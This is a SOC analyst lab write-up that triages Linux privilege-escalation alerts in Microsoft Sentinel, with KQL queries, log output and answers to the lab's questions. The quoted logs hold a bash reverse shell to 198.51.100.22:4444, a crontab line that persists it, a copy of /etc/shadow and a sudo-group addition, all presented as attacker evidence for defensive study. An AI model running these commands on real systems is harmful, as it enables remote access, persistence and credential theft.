SOC Alert Triaging


Azure Sentinel

Introduction

This lab demonstrates a practical SOC alert triage and investigation workflow using Microsoft Sentinel. The objective is to prioritise security incidents, analyse high-severity alerts, and validate detections through log correlation and KQL analysis. By examining multiple Linux privilege escalation alerts and associated entities, the lab focuses on identifying malicious behaviour and understanding how individual alerts can represent different stages of a single compromise.

Learning Objectives

- Understand the importance of alert triage and prioritisation
- Explore Microsoft Sentinel to review and analyse alerts
- Correlate logs to identify real activities and determine alert verdicts




Alert Triage Overview

Alert triage is the process of quickly assessing and prioritizing security alerts to determine which require immediate action. Analysts evaluate alerts using four core dimensions: severity (urgency and risk), time (when the activity occurred and its frequency), attack stage (position in the attack lifecycle), and impact (affected users, systems, or resources). This structured approach ensures consistent and efficient decision-making in high-alert environments.

Environment Review

The lab environment is based on Microsoft Sentinel accessed through the Azure Portal. Sentinel is used as the central SIEM platform for log analysis and alert investigation.

For this lab, analysis is performed using the Syslog_CL custom log table within the Logs section of Sentinel. Querying this table provides visibility into the log data used to generate and investigate alerts.



Investigation Proper

Microsoft Sentinel in Action


The investigation begins in Microsoft Sentinel by reviewing active incidents through the Threat Management → Incidents view. Incidents are filtered by timeframe to ensure all relevant alerts are visible.

Multiple incidents are present, with both high and medium severity alerts. As standard SOC practice, analysis starts with high-severity incidents, as these represent potential compromise or privilege escalation risks.

A high-severity alert related to Linux Privilege Escalation (Kernel Module Insertion) is selected for detailed triage. The incident summary reveals multiple related events, involved entities, and classification under the Privilege Escalation tactic. Expanding the incident provides access to the incident timeline and similar incidents, offering additional context.


Q1. How many entities are affected by the Linux PrivEsc - Polkit Exploit Attempt alert?

10.




Q2. What is the severity of the Linux PrivEsc - Sudo Shadow Access alert?

High.



Q3.How many accounts were added to the sudoers group in the Linux PrivEsc - User Added to Sudo Group alert?

4.




In-Depth Log Analysis with Sentinela

After initial triage, raw log data is analysed in Microsoft Sentinel to validate alerts and understand attacker activity. Event evidence and custom KQL queries are used to review host-specific logs and identify actions surrounding the alert.

Analysis of the affected host reveals a sequence of suspicious events, including system file manipulation, privilege changes, kernel module insertion, and root authentication. Correlating these events confirms privilege escalation and persistence behaviour, indicating malicious activity rather than normal system operations.


Q1. What is the name of the kernel module installed in websrv-01?

malicious_mod.ko.



Q2. What is the unusual command executed within websrv-01 by the ops user?

/bin/bash -i >& /dev/tcp/198.51.100.22/4444 0>&1



Q3. What is the source IP address of the first successful SSH login to storage-01?

172.16.0.12

```
// The query_now parameter represents the time (in UTC) at which the scheduled analytics rule ran to produce this alert.
set query_now = datetime(2025-12-12T03:28:52.0545899Z);
Syslog_CL
| where host_s == 'storage-01' and Message has "sshd"
| project TimeGenerated, host_s, Message
```

Results | Chart | Add bookmark

TimeGenerated [UTC]	host_s	Message
12/11/2025, 9:31:38.105 PM	storage-01	sshd[3496]: Accepted password for root from 172.16.0.12 port 12020 ssh2

TimeGenerated [UTC]	2025-12-11T21:31:38.1054654Z
host_s	storage-01
Message	sshd[3496]: Accepted password for root from 172.16.0.12 port 12020 ssh2

Q4. What is the external source IP that successfully logged in as root to app-01?

203.0.113.45

```
// The query_now parameter represents the time (in UTC) at which the scheduled analytics rule ran to produce this alert.
set query_now = datetime(2025-12-12T03:28:52.0545899Z);
Syslog_CL
| where host_s == 'app-01' and Message has "root"
| project TimeGenerated, host_s, Message
```

Results | Chart | Add bookmark

TimeGenerated [UTC]	host_s	Message
12/11/2025, 9:31:38.121 PM	app-01	sshd[4770]: Accepted password for root from 10.1.1.5 port 2252 ssh2
12/11/2025, 9:31:38.121 PM	app-01	sudo: tom : TTY=pts/0 ; PWD=/home/tom ; USER=root ; COMMAND=/bin/cp /etc/shadow /tmp/shadow.bak
12/11/2025, 9:31:38.121 PM	app-01	sshd[6978]: Accepted password for root from 203.0.113.45 port 64978 ssh2
12/11/2025, 9:31:38.121 PM	app-01	su: pam_unix(su:session): session opened for user root by adminuser(uid=1036)
12/11/2025, 9:31:38.121 PM	app-01	CRON[1298]: (root) CMD (echo '*/5 * * * * root /bin/bash -i >& /dev/tcp/198.51.100.22/4444 0>&1' >> /etc/crontab)

Q5. Aside from the backup user, what is the name of the user added to the sudoers group inside app-01?

Deploy

12/11/2025, 9:31:38.121 PM	app-01	usermod: user 'deploy' added to group 'sudo' by uid=0 (usermod -aG sudo deploy)

TimeGenerated [UTC]	2025-12-11T21:31:38.1210749Z
host_s	app-01
Message	usermod: user 'deploy' added to group 'sudo' by uid=0 (usermod -aG sudo deploy)

Conclusion

The investigation confirmed a true positive Linux privilege escalation incident. Correlated alerts and host-level log analysis revealed credential abuse, privilege elevation, kernel module insertion, and unauthorised root access originating from external IP addresses. The sequence of events indicates post-exploitation activity and persistence rather than legitimate system administration. This lab highlights the importance of structured alert triage, entity correlation, and in-depth log analysis in Microsoft Sentinel, reflecting real-world SOC Tier 1 operations and effective incident validation.